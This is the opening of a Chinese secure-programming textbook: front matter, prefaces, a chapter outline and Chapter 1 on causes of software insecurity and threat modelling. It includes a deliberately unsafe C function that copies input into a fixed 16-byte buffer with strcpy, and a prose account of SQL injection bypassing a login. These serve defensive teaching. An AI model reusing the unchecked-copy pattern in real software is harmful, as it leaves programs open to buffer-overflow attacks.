

高等学校信息安全专业规划教材

软件安全实现
——安全编程技术

郭克华 主 编
王伟平 刘 伟 副主编

清华大学出版社

21世纪高等学校信息安全专业规划教材

软件安全实现
——安全编程技术

主　编　郭克华
副主编　王伟平　刘　伟

清华大学出版社
北　京

内 容 简 介

本书共分为16章，针对安全编程技术进行讲解，主要涵盖了基本安全编程、应用安全编程、数据保护编程以及其他内容共四大部分：第一部分包含内存安全、线程/进程安全、异常/错误处理安全、输入安全，第二部分包含国际化安全、面向对象的编程安全、Web编程安全、权限控制、远程调用和组件安全、避免拒绝服务攻击等内容，第三部分包含数据加密保护、其他保护、数字签名等内容，最后一部分包含软件安全测试和代码性能调优。每章后面都有配套练习，用于对本章进行总结演练。

针对安全编程技术，本书不局限于某一门特定语言，而是将编程过程中的通用安全问题进行全面总结，逐步引领读者从基础到各个知识点进行学习，以便能开发出安全可靠的系统。全书内容由浅入深，并辅以大量的实例说明，每一个章节以实际案例为起点进行讲解，通俗易懂。

全书所有实例的源代码均可在清华大学出版社的网站上下载，供读者学习参考使用。

本书可作为有一定编程基础的程序员的学习用书，也可供有经验的开发人员深入学习使用，更可以为高等学校、培训班作为教材使用，对于缺乏安全编程实战经验的程序员而言，阅读本书可以快速积累经验，提高编程水平。

图书在版编目(CIP)数据

软件安全实现——安全编程技术/郭克华主编. —北京：清华大学出版社，2010.6
(21世纪高等学校信息安全专业规划教材)
ISBN 978-7-302-22261-3

Ⅰ. ①软…　Ⅱ. ①郭…　Ⅲ. ①程序设计－安全技术－高等学校－教材　Ⅳ. ①TP311

中国版本图书馆CIP数据核字(2010)第046563号

责任编辑：魏江江　徐跃进
责任校对：焦丽丽
责任印制：

出版发行：清华大学出版社　　**地　　址**：北京清华大学学研大厦A座
http://www.tup.com.cn　　**邮　　编**：100084
社　总　机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质　量　反　馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185×260　　**印　张**：17.75　　**字　　数**：406千字
版　　次：2010年6月第1版　　**印　　次**：2010年6月第1次印刷
印　　数：1～　000
定　　价：　.00元

产品编号：

出版说明

由于网络应用越来越普及，信息化的社会已经呈现出越来越广阔的前景，可以肯定地说，在未来的社会中电子支付、电子银行、电子政务以及多方面的网络信息服务将深入到人类生活的方方面面。同时，随之面临的信息安全问题也日益突出，非法访问、信息窃取、甚至信息犯罪等恶意行为导致信息的严重不安全。信息安全问题已由原来的军事国防领域扩展到了整个社会，因此社会各界对信息安全人才有强烈的需求。

信息安全本科专业是2000年以来结合我国特色开设的新的本科专业，是计算机、通信、数学等领域的交叉学科，主要研究确保信息安全的科学和技术。自专业创办以来，各个高校在课程设置和教材研究上一直处于探索阶段。但各高校由于本身专业设置上来自于不同的学科，如计算机、通信和数学等，在课程设置上也没有统一的指导规范，在课程内容、深浅程度和课程衔接上，存在模糊不清、内容重叠、知识覆盖不全面等现象。因此，根据信息安全类专业知识体系所覆盖的知识点，系统地研究目前信息安全专业教学所涉及的核心技术的原理、实践及其应用，合理规划信息安全专业的核心课程，在此基础上提出适合我国信息安全专业教学和人才培养的核心课程的内容框架和知识体系，并在此基础上设计新的教学模式和教学方法，对进一步提高国内信息安全专业的教学水平和质量具有重要的意义。


为了进一步提高国内信息安全专业课程的教学水平和质量，培养适应社会经济发展需要的、兼具研究能力和工程能力的高质量专业技术人次。在教育部相关教学指导委员会专家的指导和建议下，清华大学出版社与国内多所重点大学共同对我国信息安全人才培养的课程框架和知识体系，以及实践教学内容进行了深入的研究，并在该基础上形成了“信息安全人才需求与专业知识体系、课程体系的研究”等研究报告。


本系列教材是在课程体系的研究基础上总结、完善而成，力求充分体现科学性、先进性、工程性，突出专业核心课程的教材，兼顾具有专业教学特点的相关基础课程教材，探索具有发展潜力的选修课程教材，满足高校多层次教学的需要。

本系列教材在规划过程中体现了如下一些基本组织原则和特点。

（1）反映信息安全学科的发展和专业教育的改革，适应社会对信息安全人才的培养需求，教材内容坚持基本理论的扎实和清晰，反映基本理论和原理的综合应用，在其基础上强调工程实践环节，并及时反映教学体系的调整和教学内容的更新。

（2）反映教学需要，促进教学发展。教材要适应多样化的教学需要，正确把握教学内容和课程体系的改革方向，在选择教材内容和编写体系时注意体现素质教育、创新





Note

能力与实践能力的培养，为学生知识、能力、素质协调发展创造条件。



（3）实施精品战略，突出重点。规划教材建设把重点放在专业核心（基础）课程的教材建设上；特别注意选择并安排一部分原来基础比较好的优秀教材或讲义修订再版，逐步形成精品教材；提倡并鼓励编写体现工程型和应用型的专业教学内容和课程体系改革成果的教材。

（4）支持一纲多本，合理配套。专业核心课和相关基础课的教材要配套，同一门课程可以有多本具有各自内容特点的教材。处理好教材统一性与多样化，基本教材与辅助教材、教学参考书，文字教材与软件教材的关系，实现教材系列资源的配套。

（5）依靠专家，择优落实。在制定教材规划时依靠各课程专家在调查研究本课程教材建设现状的基础上提出规划选题。在落实主编人选时，要引入竞争机制，通过申报、评审确定主编。书稿完成后认真实行审稿程序，确保出书质量。

繁荣教材出版事业，提高教材质量的关键是教师。建立一支高水平的、以老带新的教材编写队伍才能保证教材的编写质量，希望有志于教材建设的教师能够加入到我们的编写队伍中来。

21 世纪高等学校信息安全专业规划教材
联系人：魏江江 weijj@tup.tsinghua.edu.cn

安全编程技术是一门学科，涵盖的编程语言较多，所需要讨论的问题也较广，因此，目前对于安全编程技术的讲解很容易陷入误区：要么只是针对某一门语言讲解安全问题；要么泛泛而谈，缺乏具体案例。本书针对编程中常见的安全问题进行了阐述，不局限于某一门特定语言，但是每一个话题却以简单、通俗、易懂的案例进行讲解，逐步引领读者从基础到各个知识点进行学习，从而开发出安全可靠的系统。本书涵盖了内存安全、线程/进程安全、异常/错误处理安全、输入安全、国际化安全、面向对象的编程安全、Web 编程安全、权限控制、远程调用和组件安全、避免拒绝服务攻击、数据加密保护、数字签名、安全测试和程序性能调优等内容。每章后面都有配套练习，用于对本章内容进行总结演练。

1. 本书的知识体系

学习本书，需要具有一定的编程基础，至少要对常见语言，如 C++、.NET、Java 有所了解。

本书的知识体系结构如图 1 所示，遵循循序渐进的原则，逐步引领读者从基础到各个知识点的学习。

第一部分：概述
第 1 章：安全编程概述


第二部分：基本安全编程
第 2 章：内存安全
第 3 章：线程/进程安全
第 4 章：异常/错误处理中的安全
第 5 章：输入安全


第三部分：应用安全编程
第 6 章：国际化安全
第 7 章：面向对象中的编程安全
第 8 章：Web 编程安全
第 9 章：权限控制
第 10 章：远程调用和组件安全
第 11 章：避免拒绝服务攻击

第四部分：数据保护编程
第 12 章：数据的加密保护
第 13 章：数据的其他保护
第 14 章：数字签名

第五部分：其他问题
第 15 章：软件安全测试
第 16 章：程序性能调优

图 1





Note

2. 章节内容介绍

全书共分为 16 章。

第 1 章 首先讲解软件安全的概念,然后引出安全编程技术讨论的话题。

第 2 章 介绍编程中的内存安全,如溢出、字符串操作等。

第 3 章 介绍编程中的线程和进程安全,对线程同步、协作、死锁等安全问题问题进行讲解。

第 4 章 介绍异常和错误处理中的安全,从异常的出现到异常的捕捉和处理进行安全方面的讲解。

第 5 章 讲述输入安全,包括普通输入安全、数据库输入安全以及文件访问中的一些安全问题。

第 6 章 为国际化安全,讲解国际化过程中的编码和溢出问题。

第 7 章 讲解面向对象编程中的安全问题。

第 8 章 介绍 Web 编程安全,涵盖了目前常见的 Web 编程安全中的常见问题,如 URL 操作安全、跨站脚本、SQL 注入等。

第 9 章 针对权限控制中的安全问题进行详细讲解。

第 10 章 首先讲解远程调用安全,然后讲解组件安全,涵盖了 Java 和.NET 体系中常见组件标准的安全问题讲解。

第 11 章 讲解拒绝服务攻击的避免方法。

第 12 章 针对数据保护,讲解加密技术。

第 13 章 讲解数据的其他保护措施。

第 14 章 介绍数据保护的另一个技术:数字签名的实现。

第 15 章 针对测试人员,讲解软件安全测试。

第 16 章 讲解程序性能调优,严格讲这不是安全编程技术的范围,但是可以为编写安全的系统提供帮助。

本书可作为有一定编程基础的程序员的学习用书,也可供有经验的开发人员深入学习使用,更可以为高等学校、培训班作为教材使用,对于缺乏安全编程实战经验的程序员来说,可用来快速提高编程水平。

全书所有实例的源代码均可在清华大学出版社的网站上下载,供读者学习参考,所有程序均经过了作者精心的调试。

由于时间仓促和作者的水平有限,书中的错误和不妥之处在所难免,敬请读者批评指正。

有关本书的意见反馈和咨询,读者可在清华大学出版社网站的相关栏目中与作者进行交流。


本书配套光盘中的内容,读者也可以在清华大学出版社网站下载。

作　者


2010 年 3 月


目　录






Note





Note





Note





第 1 章

安全编程概述

现代生活中，计算机的应用已经越来越广泛，给人们的生活带来了巨大的方便。计算机系统的安全问题也越来越受到重视。软件，是组成计算机应用的一个重要部分，当软件由于不安全而遭受攻击，或者运行期间出现错误时，会给用户带来巨大的损失。如犯罪分子利用软件漏洞来获取有价值的信息，用于牟取利益；又如软件因为开发时没有考虑运行时的具体情况，而造成运行的突然崩溃，等等。

越来越频繁的软件安全隐患对软件的开发者——软件工程师，提出了更高的要求，要求程序员能够编写出错误较少的程序，并且能够及时修复软件出现的突发问题，切实为软件使用者服务。本书讲解的安全编程技术主要就是针对这些问题。安全编程是软件质量的重要保证，在软件开发和程序设计中具有重要地位。

不过，实际的软件工程中，安全隐患的出现往往来源于多个方面，给软件系统带来的危害也是多方面的。安全问题的出现原因众多，而某些安全问题又具有不间断发生，难于调试等特点，因此，很难用一个单纯的理论来完全地阐述安全编程问题。基于这个考虑，安全编程的内容只能针对各个侧面来进行阐述，如异常情况下的安全、线程操作中的安全、数据安全加密等。


本章主要针对安全问题进行概述，首先讲解软件安全问题出现的原因，然后阐述软件安全问题的一些表现，并对安全问题进行分类，接下来基于软件开发生命周期，对软件工程中的安全问题进行详细介绍，最后介绍本书的内容。

1.1 软件的安全问题


1.1.1 任何软件都是不安全的

进入 21 世纪，随着计算机应用的普及，软件在人们的生活中已经渐渐成为一个较为普及的概念，软件也给人们的生活带来了巨大的方便。在日常生活中，人们几乎是随时都可以用到软件，如：

- 购物后结账时，商场收银台上运行的就是能够自动计算总价的软件；



- 用手机进行通信时，手机中运行的是手机操作系统软件；
- 在 ATM 上取款时，ATM 中运行的是支持取款的一系列软件；
- 订飞机票时，也必须借助于飞机订票软件，等等。



Note

对于普通用户来讲，这些软件的安全性可能还得不到完全的重视，或者不会有一个感性认识；一旦软件出现安全问题，用户也不能解决。对于用户来讲，这些安全问题的典型表现如下：

- 使用某些交易软件的过程中，某些敏感信息，如个人身份信息、个人卡号密码等信息被敌方获取并用于牟利；
- 访问某些网站时，服务器响应很慢，或者服务器由于访问量造成负载过大，造成突然瘫痪；
- 自己的系统中安装了具有漏洞的软件，漏洞没有解决，敌方找到漏洞并对本机进行攻击，造成系统瘫痪；
- 自己花费精力完成了一幅漂亮的风景画，放到网上去，没有考虑版权，被他人随意使用却无法问责，等等。

因此，这些安全问题应该在软件开发过程中就充分为用户考虑到。

在新的时期，对软件的开发提出了两个新的要求：加强软件复杂性和提高可扩展性要求。这两个要求促进了软件工程应用和研究的发展，但是也使软件安全变得更富有挑战性：

- 一方面，软件复杂了，安全问题也很复杂，无法得到全面的考虑，而工程进度又迫使开发者不得不在一定时间内交付产品，代码越多漏洞和缺陷也就越来越多；
- 另一方面，软件的可扩展性要求越来越高，系统升级和性能扩展成为很多软件必备的功能；可扩展性好的系统，由于其能够用较少的成本实现功能扩充，受到开发者和用户的欢迎；但针对可扩展性必须进行相应的设计，软件结构变得复杂。添加新的功能，也引入了新的风险。

怎样解决这些安全问题？

首先，大多数人可以想到的方法是软件测试，通过测试来减少软件中的缺陷。但是，由于软件系统规模越来越大，软件开发的进度要求越来越高，不可能在有限的时间内考虑所有安全方面的问题，即使进行了全方位的测试，也只能覆盖所有测试案例中的很小一部分。

如图 1-1 所示，模块 A 使用模块 B 和模块 C，以黑盒测试为例，如果模块 A 的输入有 X 种，模块 B 的输入有 Y 种，模块 C 的输入有 Z 种，理论上讲，应该对 $X\times Y\times Z$ 个组合进行全面的测试。但是，由于工程进度问题，实际上在测试时不可能兼顾全面，往往只是采用了一些具有代表性的测试案例来进行测试，但这些测试案例在设计的时候又不能保证具有最全面的代表性。如果想要将所有问题考虑到，除非进行穷举测试，而这种穷举测试基本上是不可能完成的。





图 1-1

因此，软件测试无法完全保证软件的安全性。一方面是想要实现全面的测试，找出





全部的错误，另一方面又要保证工程的进度，早日解决用户的问题，这往往无法两全，只能在其中找到平衡点。

关于测试，另一个问题是，全面的测试，一般情况下是针对所有可能出现的隐患进行测试，但是这需要对软件的隐患具有全方位的预见性。而在有些情况下，很多隐患是在运行期间才显露出来的，软件的开发者很难在开发阶段预见到所有可能出现的隐患，容易让测试陷入盲目。

因此，测试只能减少软件安全问题的发生，但是不能完全解决安全问题。业界大都公认一个事实：几乎所有的软件都带着安全隐患投入运行。

这里可以得出一个结论：任何软件都是不安全的。包括进行了广泛测试的知名的接口、协议（如 TCP/IP），很多情况下都成为攻击的目标。

另外，从技术方面来讲，软件的安全问题（如缓冲区溢出、异常处理不当、线程同步问题没有考虑等）是普遍存在的，考虑了一个方面，可能没考虑另一个方面，黑客总可以采取种种手段入侵，让用户防不胜防。

提示　以网络软件为例，黑客可能通过因特网获得未授权的访问的信息，或者利用软件缺陷来控制用户系统并展开攻击。随着网络应用的更加丰富，用户对网络服务的依赖也相应增加（如网上银行、网上股票、网上游戏等），这也导致了入侵的方法的增加和复杂化，从而使得安全问题更加凸显出来。而软件工程师无法在开发阶段就预见到全部的攻击，并且会提高软件开发的难度。所谓“防不胜防”，就是这个道理。

另一个解决安全问题的方法可能就是在测试前就尽量多地解决安全隐患。在设计、编码阶段，熟练的软件设计人员和软件工程师完全可以尽可能多地将安全问题进行考虑并加以解决。如果在程序设计的时候就能够尽量考虑安全问题，对软件的安全性也就会有更好的保证，可以大大减小测试的负担。这就是本书所阐述的内容。

近年来，不管是在应用方面还是在研究方面，安全编程技术越来越受到重视，本书将针对该话题中的若干方面进行讲述。


1.1.2　软件不安全性的几种表现

软件的不安全性，一般情况下的受害者就是其直接用户。从用户的角度来看，软件的不安全性主要体现在两个方面。

（1）软件在运行过程中不稳定，出现异常现象、得不到正常结果或者在特殊情况下由于一些原因造成系统崩溃。比如：

- 由于异常处理不当，软件运行期间遇到突发问题，处理异常之后无法释放资源，导致这些资源被锁定无法使用；
- 由于线程处理不当，软件运行中得不到正常结果；
- 由于网络连接处理不当，网络软件运行过程中，内存消耗越来越大，系统越来越慢，最后崩溃；
- 由于编程没有进行优化，程序运行消耗资源过大，等等。





(2) 黑客利用各种方式达到窃取信息、破坏系统等目的。比如：

- 黑客通过一些手段获取数据库中的明文密码；
- 黑客利用软件的缓冲区溢出，运行敏感的函数；
- 黑客利用软件对数据的校验不全面，给用户发送虚假信息；
- 黑客对用户进行拒绝服务攻击，等等。

通常情况下，大多数安全问题在软件运行的过程中发生，而负责软件系统运行的技术管理人员或者软件的个人用户，并不是专业的软件开发人员。此时他们往往无法给出直接的应对方案，虽然可以依靠一些简单的方法，如优化操作系统、优化网络、优化数据库管理系统或者设置额外的操作权限来对付这些剧增的安全问题，但是实际上，这些方法都是治标不治本的方法。此时，就需要投入大量的成本来进行软件的维护。

1.1.3 软件不安全的原因

软件出现安全隐患，并造成损失，一方面是由于黑客的猖獗，但是从开发者角度，几乎都有一个共同的基本原因：那就是由于软件在设计、编码、测试和运行阶段，没有发现软件中的各种漏洞，导致软件的不安全。

从严格的定义上来讲，软件安全隐患一般可以分为两类：错误和缺陷。错误是指软件实现过程出现的问题，大多数的错误可以很容易发现并修复，如缓冲区溢出、死锁、不安全的系统调用、不完整的输入检测机制和不完善的数据保护措施等；缺陷是一个更深层次的问题，它往往产生于设计阶段并在代码中实例化且难于发现，如设计期间的功能划分问题等，这种问题带来的危害更大，但是不属于编程的范畴。业内一般将这两个概念放在一起讲，通常不去刻意区分错误和缺陷，本书也沿袭这一做法。


下面阐述软件不安全的原因。首先，站在软件开发者的角度，软件不安全的原因可以归纳为以下几种。

(1) 软件生产没有严格遵守软件工程流程。由于缺乏经验或者主观(如片面追求高进度)的原因，软件的设计者和开发者没有一个统一的管理，可以在软件开发周期的任意时候，随意删除、新增或者修改软件需求规格说明书、威胁模型、设计文档、源代码、整合框架、测试用例和测试结果、安装配置说明书，使得软件的安全性保证大大减弱。

大多数系统软件或其他商业软件，结构都相当大并且复杂，而且由于考虑到软件的扩展性，它们的设计更巧妙，也更复杂。在运行的过程中，这些系统又可以在大量不同的状态之间转换，这个特性使得开发和使用持续正常运行的软件，是一件很困难的事情，更不用说持续安全运行了。面对不可避免的安全威胁和风险，项目经理和软件工程师必须从开发流程做起，让安全性贯穿整个软件开发的始终。就大多数相对成功的软件工程案例而言，如果在软件缺陷方面对项目经理和软件工程师进行系统的培训，可以避免软件的许多安全缺陷。

(2) 编程人员没有采用科学的编程方法。在软件开发的过程中没有考虑软件可能出现的问题，仅仅将能够想到的安全问题停留在实验室内进行解决。实际上，有些程序，在实验室阶段根本不会出现安全隐患，如下代码：






```
void function(char * input)
{
    char buffer[16];
    strcpy(buffer,input);
}
```

表示将 input 字符串拷贝到 buffer 中,即使在开发阶段的测试过程中让这个函数产生缓冲区溢出,也不会产生攻击效果。只有在精心设计之后,才可能对系统造成攻击。因此在开发阶段很难意识到这个问题,使得软件留下安全隐患。

(3) 测试不到位(不过有时是无法到位)。主要是测试用例的设计无法涵盖尽可能典型的安全问题。如图 1-2 所示的登录表单。

一般测试用例只是设计输入正确的用户名和密码,看能否正常登录;再输入错误的用户名和密码,看能否得到相应的错误提示。但是攻击者如果输入某些和 SQL 注入有关的值,就有可能在不需要知道用户名和密码的情况下登录到系统,甚至知道系统中的其他信息或对系统中的内容进行修改。



图 1-2

从软件工程客观角度讲,软件的安全性隐患又来源于以下几个方面:

(1) 软件复杂性和工程进度的平衡。如前一节所述,软件规模复杂了,不仅仅是编码工作量的提高,更重要的是其中需要考虑的问题更加复杂,测试用例规模也呈指数级增长。但是工程进度只是按照软件规模进行适当的延长,因此很多问题来不及解决,软件带着缺陷投入使用。

(2) 安全问题的不可预见性。主要是软件工程师对运行的实际情况不了解,在测试时作出过于简单的假设。有些问题,包括对软件的功能、输出和软件运行环境的行为状态,或者外部实体(用户、软件进程)的预期输入,都无法完全考虑到,而入侵者有足够的时间进行入侵方法的研究。


(3) 由于软件需求的变动。软件规格说明书或设计文档无法一开始就确定下来;在现代软件工程中,很多软件的需求变动,导致其设计本来就是变动的,很多安全问题可能在变动的过程中被忽略。

(4) 软件组件之间的交互的不可预见性。如客户可能在运行软件的过程中,自行安装第三方提供的组件,开发者根本无法知道客户的软件将要和什么组件交互,软件在运行的过程中出现安全问题。

因此,不管采用了什么样的措施,软件的安全问题都无法完全避免。即使在需求分析和设计时可以避免(如通过形式化方法),或者在开发时可以避免(比如通过全面的代码审查和大量的测试),但缺陷还是会在软件汇编、集成、部署和运行时候被引入。不管如何忠实地遵守一个基于安全的开发过程,只要软件的规模和复杂性继续增长,一些可被挖掘出来的错误和其他缺陷是肯定存在的。人们所能做的工作就是尽量让安全问题变少,而不能完全消灭安全问题。因此,本书所叙述的“安全编程技术”,不是为了消除安全隐患,而是为了尽量减少安全隐患。



1.2　在软件开发生命周期中考虑安全问题

软件开发生命周期可以有很多模型，如瀑布模型、原型模型等。但是一般说来，软件开发生命周期可以包括以下 5 个阶段[1]。

(1) 分析阶段。软件需求分析，实际上是回答“软件需要完成什么功能”。它的主要工作是，通过研讨或调查研究，对用户的需求进行收集，然后去粗取精、去伪存真、正确理解，最后把它用标准的软件工程开发语言(需求规格说明书)表达出来，供设计人员参考。

该阶段首先是在用户中进行调查研究，和用户一起确定软件需要解决的问题，此阶段的重要工作有：

- 建立软件的逻辑模型；
- 编写需求规格说明书文档，根据用户需求，通过不断沟通，反复修改，并最终得到用户的认可。

(2) 设计阶段。一般说来，软件设计可以分为概要设计和详细设计两个阶段。该阶段的最终任务是将软件分解成一个个模块(可以是一个函数、过程、子程序、一段带有程序说明的独立的程序和数据，也可以是可组合、可分解和可更换的功能单元)，并将模块内部的结构设计出来。

该阶段的主要工作有：

- 利用结构化分析方法、数据流程图和数据字典等方法，根据需求说明书的要求，设计建立相应的软件系统的体系结构；
- 进行模块设计，给出软件的模块结构，用软件结构图表示，将整个系统分解成若干个子系统或模块，定义子系统或模块间的接口关系；
- 设计模块的程序流程、算法和数据结构，设计数据库；
- 编写软件概要设计和详细设计说明书，数据库或数据结构设计说明书，编制测试计划。

(3) 编码阶段。该阶段主要把软件设计转换成计算机可以接受的程序，选择某一种程序设计语言，编写出源程序清单。


此阶段的主要工作有：

- 基于软件产品的开发质量的要求，充分了解软件开发语言、工具的特性和编程风格；
- 进行编码；
- 提供源程序清单。

(4) 测试阶段。软件测试的目的是以较小的代价发现尽可能多的错误。要实现该目标，关键在于设计一套出色的测试用例。不同的测试方法有不同的测试用例设计方法，目前常见的测试方法有：

- 白盒测试法。该测试法的对象是源程序，依据的是程序内部的逻辑结构来发现软件的编程错误、结构错误和数据错误(如逻辑、数据流、初始化等错误)，其用





例设计的关键，是以较少的用例覆盖尽可能多的内部程序逻辑结构。

- 黑盒测试法。依据的是软件的功能或软件行为描述，发现软件的接口、功能和结构错误。黑盒法用例设计的关键同样也是以较少的用例覆盖模块输出和输入接口。

此阶段的主要工作是：

- 设计测试用例，进行测试；
- 写出测试报告，提交修改部门；
- 继续测试。

（5）维护阶段。本阶段主要根据软件运行的情况，对软件进行适当修改，以适应新的要求；以及纠正运行中发现的错误。本阶段工作在已完成对软件的研制（分析、设计、编码和测试）工作并交付使用以后进行，一般所做的工作是编写软件问题报告、软件修改报告。

维护阶段的成本是比较高的，设计不到位或者编码测试考虑不周全，可能会造成软件维护成本的大幅度提高。以一个中小规模软件为例，如果设计、编码和测试需要一年的时间，在投入使用后，其运行时间可能持续三年。那么维护阶段也就要持续三年。这段时间内，软件的维护者除了要解决研制阶段所遇到的各种问题，如排除障碍外，还要扩展软件的功能，提高性能。所以，事实上，和软件开发工作相比，软件维护的工作量和成本都要大得多。

在实际开发过程中，软件开发并不一定是从第一步进行到最后一步，而是在任何阶段，在进入下一阶段前一般都有一步或几步的回溯。如在测试过程中发现问题可能要求修改设计，用户可能会提出一些需要来修改需求说明书等。

以下主要基于安全问题，针对软件工程中的各个阶段进行阐述。

1.2.1　软件设计阶段威胁建模

软件在设计阶段达到的安全性能，将是软件整个生命周期的基础。如果在设计阶段没有考虑某些安全问题，那么在编码时就几乎不被考虑。这些隐患将可能成为致命的缺陷，在后期以更高的代价的形式爆发出来。所以，安全问题，应该从设计阶段就开始考虑，设计要尽可能完善。


传统的软件设计过程中，将工作的重点一般放在软件功能的设计上，没有非常详细地考虑到安全问题。因此，在软件设计阶段，针对安全问题，应该明确以下方面：

- 安全方面有哪些目标需要达到；
- 软件可能遇到的攻击和安全隐患，等等。

该阶段，一般采用威胁建模的方法在软件设计阶段加入安全因素的考量。威胁建模除了和设计阶段的其他建模工作类似的地方外，更加关心安全问题，是一种比较好的安全问题的表达方法。

如前所述，分析系统中可能存在的威胁，可能是一件比较繁重的工作，因为很多威胁是不可预见的。但是，在设计阶段就尽可能多地将威胁考虑到，在编写代码前修改方





Note

案，代价比较小。威胁建模过程一般如下[2]：

（1）在项目组中成立一个安全小组。在此过程中，需要从项目组内挑选对安全问题比较了解的人，这些人可能不一定要懂得怎样去编写程序，但是要懂得程序运行的过程中，可能会出现哪些安全问题，或者可能受到什么样的攻击。也可以请用户中的某些人来参与该小组。

（2）分解系统需求。本过程中，可按照需求规格说明书和设计文档中的内容，站在安全角度，分析系统在安全方面的需求。当然，传统的软件工程中的一些工具也可以使用，如数据流图（DFD）、统一建模语言（UML）等。关于这些内容，大家可以参考相应文献。

（3）确定系统可能面临哪些威胁。系统可能遇到的威胁有很多种，在这里可以首先将威胁进行分类，如系统缓冲区溢出、身份欺骗、篡改数据、抵赖、信息泄露、拒绝服务、特权提升等。由于同类的安全问题可以用类似的方法解决，因此该过程可以减小后期工作量。

另外，对威胁进行分类之后，可以画出威胁树，其目的是对软件可能受到的威胁进行表达。图 1-3 是一个针对用户口令安全问题画出的威胁树。




图 1-3

图中画出了威胁用户口令安全的各种原因，可以针对不同的原因采用相应的措施。

（4）选择应付威胁或者缓和威胁的方法。很显然，针对不同的安全问题，可以选择应付威胁或者缓和威胁的方法。一般说来，可以应付或缓和威胁的方法有很多，但是考虑到实施的成本，根据威胁可能的危害程度，还是要有所选择。在面对威胁时，可以采用的方法有：

- 不进行任何处理。这是不建议的方法。
- 告知用户。如果某些威胁无法在产品上施加某种技术来解决，可以告知用户。如提醒用户要杀毒等。
